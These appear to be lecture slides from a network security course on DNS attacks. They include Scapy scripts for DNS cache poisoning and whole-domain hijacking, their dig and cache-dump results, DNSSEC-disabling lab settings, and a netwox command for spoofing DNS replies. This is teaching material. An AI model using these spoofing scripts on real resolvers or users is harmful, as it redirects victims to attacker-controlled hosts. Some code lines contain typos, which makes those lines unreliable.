


Sicurezza dei sistemi e delle reti

ATTACCHI AI SERVIZI

DNS Query Process



Setting Up a Local DNS Server

Change the resolver configuration file
`/etc/resolv.conf`

so the server 10.0.2.16 is added as the first
nameserver entry in the file

this server will be used as the primary DNS
server.

`lfdn lo`

`lfup lo`

`/etc/host`: stores IP addresses for some
hostnames. Before machine contacts the
local DNS servers, it first looks into this file
for the IP address.

`/etc/resolv.conf`: provide
information to the machine's DNS resolver
about the IP address of the local DNS
server. The IP address of the local DNS
server provided by DHCP is also stored
here.

Set up a Local DNS Server

The most widely used DNS server software is called BIND (Berkeley Internet Name Domain),

BIND 9 gets its configuration from a file called `/etc/bind/named.conf`

the actual configurations are stored in those included files. One of the included files
is called `/etc/bind/named.conf.options`


`dump-file "/var/cache/bind/dump.db"`

`$sudo rndc dumpdb -cache // Dump the cache to the specified file`

`$ sudo rndc flush // Flush the DNS cache`

ping a computer such as `www.google.com` and `www.facebook.com`, and describe
your observation. Please use Wireshark to show

the DNS query triggered by your ping command.



Configure Local DNS Server: Simplification

- Turn Off DNSSEC: DNSSEC is used to protect against spoofing attacks on DNS servers. To simplify our experiment, we need to turn it off. Modify `named.conf.options`:

```
options {  
    # dnssec-validation auto;  
    dnssec-enable no;  
};
```


- Use fixed source port (to simplify our experiment): Modify `named.conf.options`

```
options {  
    query-source port 33333;  
};
```

- Restart DNS Server: `sudo service bind9 restart`

Lab setup for DNS Attack Labs

Lab Setup for DNS Attack Labs



On Local DNS Server
/etc/bind/named.conf

```
zone "attacker32.com" {
    type forward;
    forwarders {
        10.9.0.153;
    };
};
```

Set Up Two Zones on Attacker Machine

/etc/bind/named.conf

```
zone "attacker32.com" {
    type master;
    file "/etc/bind/zone_attacker32.com";
};

zone "example.com" {
    type master;
    file "/etc/bind/zone_example.com";
};
```

For Attacker32.com Domain

```
$TTL 3D ; default expiration time of all resource records
; without their own TTL
@      IN      SOA    ns.attacker32.com. admin.attacker32.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)

@      IN      NS     ns.attacker32.com. ; nameserver

@      IN      A       192.168.0.101    ; for attacker32.com
www    IN      A       192.168.0.101    ; for www.attacker32.com
xyz    IN      A       192.168.0.102    ; for xyz.attacker32.com
ns     IN      A       10.9.0.153       ; for ns.attacker32.com
*      IN      A       192.168.0.100    ; for other names
```

For Example.com Domain


```
$TTL 3D
@      IN      SOA    ns.example.com. admin.example.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)

@      IN      NS     ns.attacker32.com.

@      IN      A       1.2.3.4
www    IN      A       1.2.3.5
ns     IN      A       10.9.0.153
*      IN      A       1.2.3.6
```

construct dns packets

Header of DNS Packet



Constructing DNS Header Using Scapy

```
>>> ls(DNS)
length      : ShortField (Cond)          = (None)
id           : ShortField                 = (0)

... 16 bits of flags ...

qdcount     : DNSRRCountField            = (None)
ancount     : DNSRRCountField            = (None)
nscount     : DNSRRCountField            = (None)
arcount     : DNSRRCountField            = (None)
qd          : DNSQRField                  = (None)
an          : DNSRRField                  = (None)
ns          : DNSRRField                  = (None)
ar          : DNSRRField                  = (None)
```

DNS Record Types

Question Record

Name	Record Type	Class
www.example.com	"A" Record 0x0001	Internet 0x0001

Answer Record

Name	Record Type	Class	Time to Live	Data Length	Data: IP Address
www.example.com	"A" Record 0x0001	Internet 0x0001	0x00002000 (seconds)	0x0004	1.2.3.4

Authority Record

Name	Record Type	Class	Time to Live	Data Length	Data: Name Server
example.com	"NS" Record 0x0002	Internet 0x0001	0x00002000 (seconds)	0x0013	ns.example.com

Constructing DNS Records Using Scapy

DNSQR Class

```
>>> ls(DNSQR)
qname      : DNSStrField          = (b'www.example.com')
qtype      : ShortEnumField       = (1)
qclass     : ShortEnumField       = (1)
```

- DNSRR Class

```
>>> ls(DNSRR)
rrname     : DNSStrField          = (b'.')
type       : ShortEnumField       = (1)
rclass     : ShortEnumField       = (1)
ttl        : IntField             = (0)
rdlen      : FieldLenField        = (None)
rdata      : MultipleTypeField    = (b'')
```

Example: Send a DNS Query

```
#!/usr/bin/env python3
from scapy.all import *

IPpkt = IP(dst='8.8.8.8')
UDPpkt = UDP(dport=53)

Qdsec = DNSQR(qname='www.syracuse.edu')
DNSpkt = DNS(id=100, qr=0, qdcount=1, qd=Qdsec)
Querypkt = IPpkt/UDPpkt/DNSpkt
Replypkt = sr1(Querypkt)
reply = Replypkt[DNS]
print(repr(reply))
```


Implement a Simple DNS Server (1)

```
#!/usr/bin/env python3
from scapy.all import *
from socket import AF_INET, SOCK_DGRAM, socket

sock = socket(AF_INET, SOCK_DGRAM)
sock.bind(('0.0.0.0', 1053))


while True:
    request, addr = sock.recvfrom(4096)
    DNSreq = DNS(request)
    query = DNSreq.qd.qname
    print(query.decode('ascii'))
```

Implement a Simple DNS Server (2)

```
Anssec = DNSRR(rrname=DNSreq.qd.qname, type='A',
               rdata='10.2.3.6', ttl=259200)
NSsec1 = DNSRR(rrname="example.com", type='NS',
               rdata='ns1.example.com', ttl=259200)
NSsec2 = DNSRR(rrname="example.com", type='NS',
               rdata='ns2.example.com', ttl=259200)
Addsec1 = DNSRR(rrname='ns1.example.com', type='A',
               rdata='10.2.3.1', ttl=259200)
Addsec2 = DNSRR(rrname='ns2.example.com', type='A',
               rdata='10.2.3.2', ttl=259200)
DNSpkt = DNS(id=DNSreq.id, aa=1, rd=0, qr=1,
             qdcount=1, ancount=1, nscount=2, arcount=2,
             qd=DNSreq.qd, an=Anssec,
             ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
print(repr(DNSpkt))
sock.sendto(bytes(DNSpkt), addr)
```


Attack surface

Attack Surface Overview



Local DNS Cache Poisoning Attack

Local DNS Cache Poisoning Attack



Challenges in Reply Spoofing

Version	Header Length	Type of Service	Total Length	
Identification			IP Flags	Fragment Offset
Time To Live (TTL)		Protocol: 17 (UDP)	Header Checksum	
Source Address				
Destination Address				
Source Port (53)			Destination Port	
UDP Length			UDP Checksum	
Transaction ID			Flags (0x8400)	
Number of Question Records (1)			Number of Answer Records (1)	
Number of Authority Records (1)			Number of Additional Records (0)	

IP Header

UDP Header


DNS Header

IP Header

UDP Header

DNS Header

Lab Setup



Local DNS Cache Poisoning Attack

```
def spoof_dns(pkt):
    if(DNS in pkt and 'www.example.com' in
        pkt[DNS].qd.qname.decode('utf-8')):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
            rdata='1.2.3.4', ttl=259200)
        NSsec = DNSRR(rrname="example.com", type='NS',
            rdata='ns.attacker32.com', ttl=259200)

        DNSpkt = DNS(id=pkt[DNS].id, aa=1, rd=0,
            qdcount=1, qr=1, ancoun=1, nscount=1,
            qd=pkt[DNS].qd, an=Anssec, ns=NSsec)

        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)
```

Attack Result

```
# dig www.example.com

;; QUESTION SECTION:
;www.example.com.          IN      A

;; ANSWER SECTION:
www.example.com.          259200  IN      A      1.2.3.4

;; Query time: 1176 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
```

Poisoned DNS Cache

```
root@d492da5fc118:/# rndc dumpdb -cache
root@d492da5fc118:/# grep -B 1 example /var/cache/bind/dump.db
; authauthority
example.com.          777470  NS      ns.attacker32.com.
--
; authanswer
www.example.com.      863870  A       1.2.3.4
```

Clean the cache: `rndc flush`

How to Hijack the Entire Domain?

Targeting the Authority Section

```
def spoof_dns(pkt):
    if(DNS in pkt and 'www.example.com' in
        pkt[DNS].qd.qname.decode('utf-8')):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
            rdata='1.2.3.4', ttl=259200)
        NSsec = DNSRR(rrname="example.com", type='NS',
            rdata='ns.attacker32.com', ttl=259200)

        DNSpkt = DNS(id=pkt[DNS].id, aa=1, rd=0,
            qdcount=1, qr=1, ancourt=1, nscount=1,
            qd=pkt[DNS].qd, an=Anssec, ns=NSsec)

        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)
```

Attack Results

```
# dig NS example.com

;; QUESTION SECTION:
;example.com.                IN      NS


;; ANSWER SECTION:
example.com.                 172615  IN      NS      ns.attacker32.com.

;; Query time: 3 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)


# dig abc.example.com

;; ANSWER SECTION:
abc.example.com.            259200  IN      A        1.2.3.6
```

DNS Rebinding Attack



DNS Rebinding Attack



Attacks on DNS

When a user types in <http://www.example.net> in his/her browsers, the user's machine will issue a DNS query to find out the IP address of this web site. Attackers' goal is to fool the user's machine with a faked DNS reply, which resolves the hostname to a malicious IP address.

The host name and IP address pairs in the HOSTS file (/etc/hosts) are used for local lookup

If attackers have compromised a user's machine, they can modify the HOSTS file to redirect the user to a malicious site whenever the user tries to access www.example.com. Assume that you have already compromised a machine, please try this technique to redirect www.bank32.com to any IP address that you choose.

It should be noted that /etc/hosts is ignored by the Dig command, but will take effect on the Ping command and web browser etc.

Directly Spoofing Response to User

The attackers can sniff the DNS request message sent by the victim; they can then create a fake DNS response, and send back to the victim, before the real DNS server does.

Netwox tool 105 provide a utility to conduct such sniffing and responding.

Title: Sniff and send DNS answers

Usage: netwox 105 -h data -H ip -a data -A ip [-d device]

[-T uint32] [-f filter] [-s spoofip]

Sudo netwox 105 --hostname www.example.net --hostnameip 10.0.2.5 --filter "src host 10.0.2.4" --ttl 19000 --spoofip raw